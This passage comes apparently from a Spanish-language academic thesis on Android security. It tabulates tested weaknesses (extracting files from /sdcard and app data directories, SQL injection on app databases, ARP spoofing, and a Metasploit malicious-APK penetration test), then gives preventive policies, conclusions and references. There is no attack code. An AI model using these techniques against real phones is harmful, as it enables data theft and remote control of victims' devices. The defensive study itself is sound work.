4.1.x	Jelly Bean	16	3.0.31
4.2.x	Jelly Bean	17	3.4.0
4.3	Jelly Bean	18	3.4.39
4.4	Kit Kat	19, 20	3.1
5.x	Lollipop	21, 22	3.16.1
6	Marshmallow	23	3.18.10
7	Nougat	24	4.4.1
7.1	Nougat	25	4.4.1
8	Oreo	26	4.1

FUENTE: <https://android.stackexchange.com>

La licencia de distribución lo convierte en un software libre, se trabaja sobre una plataforma gratuita un SDK y la opción de plu-gin para el entorno de desarrollo llamado Eclipse, así como un emulador para su ejecución.

El proyecto de Android está dirigido por Google y otras empresas tecnológicas agrupadas bajo el nombre de Open Hanset Alliance (OHA) dentro de las cuales se encuentran Samsung, LG, Telefónica, Intel, Texas Instruments, etc., cuyo objetivo es desarrollar estándares abiertos para telefonía móvil para incentivar su desarrollo y para mejorar la experiencia del usuario.

Android cuenta con su propia máquina virtual DALVIK VIRTUAL MACHINE (DVM) que ejecuta código escrito en java, permite representación de gráficos 2D y 3D, soporta diferentes formatos multimedia, posibilita el uso de bases de datos, servicio de geolocalización, controla diferentes elementos de hardware como bluetooth, cámara, wifi, GPS, etc. Un aspecto básico de anotar es que a partir de la versión 4.4 existe otro entorno de ejecución llamado ART (Tiempo de Ejecución de Android) y el usuario es libre de cambiar entre DVM y ART.

### 4.3. Información de ataques y vulnerabilidades

#### Extracción de archivos por medio del sdcard

Tabla N°6 Extracción de archivos por medio del sdcard

PRUEBA EJECUTADA	ANÁLISIS DEL SISTEMA OPERATIVO
TIPO DE PRUEBA	Extracción de datos, almacenamiento interno y externo
VULNERABILIDAD	Todos los archivos del sdcard pueden ser leídos por
VERSIONES AFECTADAS	4.4, 5.0, 6.0
ATAQUE	Robo y alteración de información Dentro del directorio /sdcard se encuentran todos los archivos de documentos, videos, música, etc., que pueden ser extraídos, ya que son públicos
TECNICA PREVENTIVA	El almacenamiento interno es mejor cuando se quiere estar seguro de que ni el usuario ni otras aplicaciones pueden tener acceso a sus archivos, utilizar programas para cifrar archivos.

Fuente: Elaboración propia

#### Extracción de archivos de paquetes

Tabla N°7 Extracción de archivos de paquetes

PRUEBA EJECUTADA	ANÁLISIS DEL SISTEMA OPERATIVO
TIPO DE PRUEBA	Localización de archivos, almacenamiento inseguro
VULNERABILIDAD	Todos los paquetes de aplicaciones se encuentran en la ruta /data/data/nombre.del.paquete/ donde se encuentran los siguientes directorios Cache Database Libs Shareprefs
VERSIONES AFECTADAS	4.4, 5.0, 6.0.
ATAQUES	Dentro del directorio /data/data/nombre_del_paquete se encuentran todos los datos del paquete
TECNICA PREVENTIVA	Comprobar que las aplicaciones están firmadas digitalmente, autenticación de credenciales

Fuente: Elaboración propia

**Extracción de archivos de base de datos**

**Tabla N°8 Extracción de archivos de base de datos**

PRUEBA EJECUTADA	ANÁLISIS DEL SISTEMA OPERATIVO
TIPO DE PRUEBA	Localización de archivos, almacenamiento inseguro
VULNERABILIDAD	Todos los paquetes de aplicaciones se encuentran en la ruta /data/data/nombre.del.paquete/ donde se encuentran los siguientes directorios Cache Database Libs Shareprefs En el directorio Database se pueden extraer datos de las bases de datos de cada aplicación y hacer un sql injection
VERSIONES AFECTADAS	4.4, 5.0, 6.0, 7.1.
ATAQUES	Dentro del directorio /data/data/nombre_del paquete se encuentran todos los datos del paquete como bases de datos, archivos con extensión db, que pueden ser alterados mediante técnicas de sql injection, robo y/o alteración de información
TECNICA PREVENTIVA	Comprobar que las aplicaciones están firmadas digitalmente y no guardar datos sensibles como direcciones , teléfonos, números de cuenta dentro de una base de datos

**Fuente: Elaboración propia**

**Análisis de tráfico**

**Tabla N°9 Análisis de trafico**

PRUEBA EJECUTADA	ANÁLISIS DEL SISTEMA OPERATIVO
TIPO DE PRUEBA	Intento de acceso al celular para capturar paquetes de datos
VULNERABILIDAD	Aunque se comprobó que todos los puertos estaban cerrados, se intentó una segunda opción basada en el ataque ARP-Spoofing que detectó el dispositivo móvil y realizó el ataque redirigiendo los paquetes hacia el equipo atacante, e incluso denegando el servicio de acceso a internet.
VERSIONES AFECTADAS	4.4, 5.0, 6.0, 7.1.
ATAQUES	ARP-Spoofing, DNS Spoofing, Web Spoofing
TÉCNICA PREVENTIVA	Conectarse redes seguras, tener ips dinámicas, evitar utilizar protocolos de transmisión insegura como http (texto en claro), Para estar seguros de realizar transmisiones seguras con información sensible se debe emplear HTTPS, que es HTTP más SSL/TLS para añadir cifrado al canal. El protocolo HTTPS se dirige siempre al puerto 443. El autenticado y cifrado se realiza a nivel de socket con la clase SSLSocket. Es muy recomendado emplear SSLSocket para mitigar riesgos al emplear redes públicas (muy común en los usuarios).

**Fuente: Elaboración propia**

**Resultados ataque a un dispositivo Android con Metasploit Framework**

### Prueba de penetración a dispositivo móvil

Tabla N°10 Prueba de penetración a dispositivo móvil

PRUEBA EJECUTADA	PRUEBA DE PENETRACIÓN
TIPO DE PRUEBA	Creación e instalación de una APK maliciosa en el móvil para acceder remotamente a él y alterar el comportamiento del dispositivo
VULNERABILIDAD	Es una prueba peligrosa, ya que al acceder al dispositivo de la víctima se puede robar y alterar la información, el comportamiento de los dispositivos e ingresar al Shell Linux para extraer ficheros, vulnerabilidad en cuanto a puertos abiertos.
VERSIONES AFECTADAS	4.4, 5.0, 6.0, 7.1, 8.0
ATAQUES	Metasploit Framework
TÉCNICA PREVENTIVA	Emplear un programa de cifrado de archivos, guardar información sensible en sitio seguro, realizar copia de seguridad de los datos, no abrir correos electrónicos de los cuales se desconozca el remitente, verificar bien antes de instalar cualquier aplicación

Fuente: Elaboración propia

### Análisis de código

#### Análisis del archivo android.manifest.xml

Tabla N°11 Análisis del archivo Android.manifest.xml

PRUEBA EJECUTADA	ANÁLISIS DEL ARCHIVO ANDROID MANIFEST
TIPO DE PRUEBA	Se analizaron los permisos existentes en el archivo Android manifest, encontrando los siguientes permisos más relevantes en la aplicación:
VULNERABILIDAD	Permisos de la aplicación que si llegaren a ejecutarse podrían alterar el comportamiento del móvil, estos permisos son: - android.permission. <b>INTERNET</b> : Permite a las aplicaciones abrir sockets de red.- android.permission. <b>ACCESS_WIFI_STATE</b> : Permite que las aplicaciones accedan a información sobre redes inalámbricas.android.permission. <b>ACCESS_COARSE_LOCATION</b> : Permite que una aplicación acceda a la ubicación aproximada derivado de las fuentes de ubicación de red, tales como torres de telefonía móvil y Wi-Fi.android.permission. <b>ACCESS_FINE_LOCATION</b> : Permite que una aplicación acceda a la ubicación precisa de fuentes de localización como GPS, antenas de telefonía móvil y Wi-Fi.- android.permission. <b>READ_PHONE_STATE</b> : Permite acceso al estado del teléfonoandroid.permission. <b>ACCESS_NETWORK_STATE</b> : Permite que las aplicaciones accedan a información sobre redes.La seguridad de la intercomunicación entre componentes puede verse afectada debido a la falta de permisos y declaraciones públicas de los componentes. Si el valor"exported" es verdadero esto permite a cualquier componente comunicarse. <b>&lt;receiver android:name="com.inmobi.com.mons.analytics.android.sdk.IMAdTrackerReceiver" android:enabled="true" android:exported="true"&gt;</b> Los proveedores de contenido son vulnerables a sql injection y revelan información sensible. <b>&lt;provider android:name="com.appeggs.downloads.DownloadProvider" android:authorities="com.appeggs.downloads"&gt;</b>
VERSIONES AFECTADAS	4.4, 5.0, 6.0.
ATAQUES	Si se analiza detenidamente todos los procesos, se puede hacer casi cualquier cosa con estos permisos, y sobre todo de manera remota, ya que se tiene permiso para abrir socket y cambiar configuración de sistema. Se puede hacer llamadas a números de tarificación especial, obtención de fotografías en vivo, venta de contactos a terceros, grabar las conversaciones, localizar a la persona por su posición GPS y permitir el acceso al estado del teléfono.
TECNICA PREVENTIVA	Emplear un programa de cifrado de archivos, guardar información sensible en sitio seguro, realizar copia de seguridad de los archivos, utilizar conexiones seguras, verificar los permisos que pide una aplicación antes de instalarse.

Fuente: Elaboración propia

#### 4.4. Políticas de seguridad para dispositivos Android

1) Implementar una solución de seguridad integral

La misma debe detectar proactivamente malware, filtrar mensajes no solicitados, revisar la correcta configuración del teléfono y ofrecer la posibilidad de borrar remotamente toda la información almacenada en caso de robo o extravío del dispositivo. Es recomendable usar un antimalware reconocido.

2) Desactivar opciones no utilizadas como Bluetooth o GPS

De este modo, se evita la propagación de códigos maliciosos y el gasto innecesario de la batería.

3) No seguir hipervínculos sospechosos de correos, mensajes o sitios web

Tampoco escanear cualquier código QR.

4) Instalar sólo aplicaciones provenientes de repositorios o tiendas oficiales

Utilizar software legítimo proveniente de fuentes y repositorios oficiales como Play Store ayuda a minimizar la posibilidad de convertirse en una víctima de códigos maliciosos.

5) Verificar el manifiesto

Al momento de instalar una nueva aplicación revisar el manifiesto y los permisos que la aplicación solicita. De acuerdo al tipo de aplicación se puede detectar una aplicación sospechosa

6) Evitar utilizar redes inalámbricas públicas



De ser imprescindible, no utilizar servicios que requieran de información sensible como transacciones bancarias, compras, etc. Preferentemente se deben utilizar redes 3G.

7) Ser cuidadoso con el dispositivo para evitar su robo o pérdida

No dejar el smartphone sin vigilar. Es recomendable utilizar la funcionalidad manos libres en lugares concurridos. Se deben utilizar redes 3G.

8) Actualizar el sistema operativo y las aplicaciones del smartphone

Al igual que con las computadoras, actualizar tanto el sistema operativo como los programas es necesario para obtener mejoras de seguridad y nuevas funcionalidades.

Si no existe una actualización compatible también puede servir restablecer el smarphone.

9) Respalidar la información almacenada

Es recomendable realizar periódicamente copias de seguridad de la información almacenada en el dispositivo.

10) Establecer contraseña de bloqueo

Es recomendable que ésta posea más de cuatro caracteres entre letra, números, símbolos y espacios.

11) Configurar adecuadamente redes sociales

No compartir información de forma pública y limitar cantidad de amigos.

## CAPÍTULO V

### CONCLUSIONES

- ❖ Se desarrolló la implementación del sistema web que permitió gestionar administrar monitorear, registrar, validar, evaluar y publicar los resultados; permitiendo a los usuarios mejorar la flexibilidad y facilidad a la hora de registro y validación de información.
- ❖ Se logró comprender los factores de riesgo de que existen en el sistema operativo Android a partir de su funcionamiento.
- ❖ Al analizar el sistema operativo Android concluimos con una lista de vulnerabilidades encontradas en las distintas versiones más usadas descritas anteriormente en el análisis y procedimiento. Estas normalmente van siendo corregidas por el fabricante, pero se debe tener precaución en el manejo de los datos y la información que se almacena en los dispositivos para evitar posibles daños y pérdida de la información.
- ❖ Se logró crear políticas de seguridad para contrarrestar los ataques a las vulnerabilidades y evitar que estas sean explotadas.

## CAPÍTULO VI

### RECOMENDACIONES

1. Es importante que el usuario este pendiente de las capacidades de su dispositivo móvil con sistema operativo Android y del cuidado que este represente, evitando instalar aplicaciones de otras fuentes ajenas al Play Store.
2. Es importante seguir unas políticas de seguridad referentes al manejo del sistema operativo Android, que sean accesibles y aplicables por parte del usuario, sensibilizando acerca de las medidas preventivas que se necesita para tener una información que aplique los principios de disponibilidad, confiabilidad e integridad.
3. Como recomendación final es importante para los especialistas en seguridad informática indagar cada vez más sobre las vulnerabilidades no solo en este tipo de sistemas operativos sino en todos aquellos que están en nuestro entorno, cada día hay aplicaciones muy llamativas usadas por miles de usuarios, pero así mismo aparecen malware, ataques y todo tipo de acción que intenta alterar la información que se maneja.

## CAPÍTULO VII

### REFERENCIAS BIBLIOGRAFÍAS

- Báez, M. (2014). *Introducción a Android*. Madrid: E.M.E.
- Basaldúa, L. D. (2005). *Seguridad en informática auditoría de sistemas*. . Cuba: Universidad de Holguín.
- Benchimol, D. (2013). *Hacking desde cero*. Argentina: RedUsers.
- comScore. (2016). *IMS Mobile Study Septiembre 2016*. EE.UU.: comScore, Inc.
- Condori, H. (2012). *Un modelo de evaluación de factores críticos de éxito en la Implementación de la Seguridad en Sistemas de Información para determinar su influencia en la intención del usuario*. lima, Perú: Universidad Nacional Mayor de San Marcos.
- Drake, J. J. (2014). *Android hacker's handbook*. . Inc. EE.UU.: Jhon Wiley & Sons.
- Flores, M. E. (2015). *Seguridad de aplicación web contra ataques de inyección SQL mediante hacking ético para la Universidad Nacional de Juliaca*. Juliaca: Universidad Nacional de Juliaca.
- Francia, J. G. (2014). *Desarrollo de un sistema móvil como apoyo a las comisarias en la seguridad ciudadana de la ciudad de Trujillo*. Trujillo, Perú.: Universidad Nacional de Trujillo.
- Girones, J. T. (2012). *El gran libro de Android*. Granada: Marcombo.

- INTECO. (2012). *Seguridad en dispositivos móviles*. . España: Instituto Nacional de Tecnologías de la Comunicación.
- Osiptel. (2017). *Reporte estadístico junio 2017*. Perú: El Organismo Supervisor de Inversión Privada en Telecomunicaciones.
- Pacheco, Y. M. (2016). *Metodología de seguridad para el manejo de dispositivos móviles y la vinculación con los usuarios*. México: Instituto Politécnico Nacional.
- Pareja, I. S. (2012). *Propuesta de implementación de un sistema de gestión de seguridad y salud ocupacional bajo la norma OHSAS 18001 en una empresa de capacitación técnica para la industria*. lima, Perú: Pontificia Universidad Católica Del Perú.
- Prieto, M. D. (2015). *Seguridad en dispositivos móviles*. Catalunya: Universidad Oberta de Catalunya.
- Ruiz, C. M. (2012). *Auditoría de seguridad informática ISO 27001 para la empresa de alimentos "Italimentos CIA. Ltda"*. Ecuador: Instituto Politécnica Salesiana.
- Soriano, J. E. (2012). *El gran libro de la programación avanzada con Android*. Granada: Marcombo.
- Suaquita, J. R. (2008). *Sistemas de seguridad aplicado al Datawarehouse del Instituto Superior Tecnológico Publico Manuel Nuñez Butron de Juliaca – 2008*. Juliaca: Universidad Nacional del Altiplano.
- Tori, C. (2014). *Hacking ético*. Rosario Argentina: mastroianni impresiones.
- Vargas, H. J. (2004). *Sistema de seguridad de software aplicando criptografía con autómatas celulares - 2004*. Puno: Universidad Nacional del Altiplano.
- Zamboni, D. (1995). *Proyecto UNAM/Cray de Seguridad en el Sistema Operativo Unix*. México: Universidad Nacional Autónoma de México.

Zambrano, B. (2012). *Técnicas de Análisis de Malware en dispositivos móviles basados en Android*. Buenos Aires , Argentina : Universidad de buenas aires, Argentina.

## WEBGRAFIA

- Andro4all. (Agosto de 2017). *Distribución Android, Agosto 2017, de Andro4all*.  
Obtenido de <https://andro4all.com/2017/08/distribucion-android-agosto>
- Frikipandi. (2017). *Google presenta tercer informe anual seguridad android, de Frikipandi*.  
Obtenido de <http://www.frikipandi.com/android/20170327/google-presenta-tercer-informe-anual-seguridad-android/>
- Imscorporate. (Setiembre de 2016). *IMS Mobile Study Septiembre 2016, de Imscorporate*.  
Obtenido de <https://www.imscorporate.com/news/Estudios-comScore/IMS-Mobile-Study-Septiembre2016.pdf>
- Osiptel. (2016). *reporte de empresas operadoras de servicios 2016, de Osiptel*.  
Obtenido de <https://www.osiptel.gob.pe/repositorioaps/data/1/1/1/par/131-reporte-empresas-operadoras-de-servicios-2016/reporte-equipos-robados-2016.pdf>
- Osiptel. (Junio de 2016). *Reporte estadístico Junio 2016, de Osiptel*. Obtenido de [https://www.osiptel.gob.pe/Archivos/Publicaciones/reporte\\_estadistico\\_junio2016/files/assets/common/downloads/Reporte%20Estad.pdf](https://www.osiptel.gob.pe/Archivos/Publicaciones/reporte_estadistico_junio2016/files/assets/common/downloads/Reporte%20Estad.pdf)
- Osiptel. (Febrero de 2017). *Reporte estadístico Febrero 2017, de Osiptel*.  
Obtenido de [https://www.osiptel.gob.pe/Archivos/Publicaciones/reporteestadistico\\_feb2017/files/assets/common/downloads/Reporte%20Estadstico%20Feb17\\_v.pdf](https://www.osiptel.gob.pe/Archivos/Publicaciones/reporteestadistico_feb2017/files/assets/common/downloads/Reporte%20Estadstico%20Feb17_v.pdf)
- Wikipedia. (2017). *Historial de versiones de Android, de Wikipedia*. Obtenido de [https://es.wikipedia.org/wiki/Anexo:Historial\\_de\\_versiones\\_de\\_Android](https://es.wikipedia.org/wiki/Anexo:Historial_de_versiones_de_Android)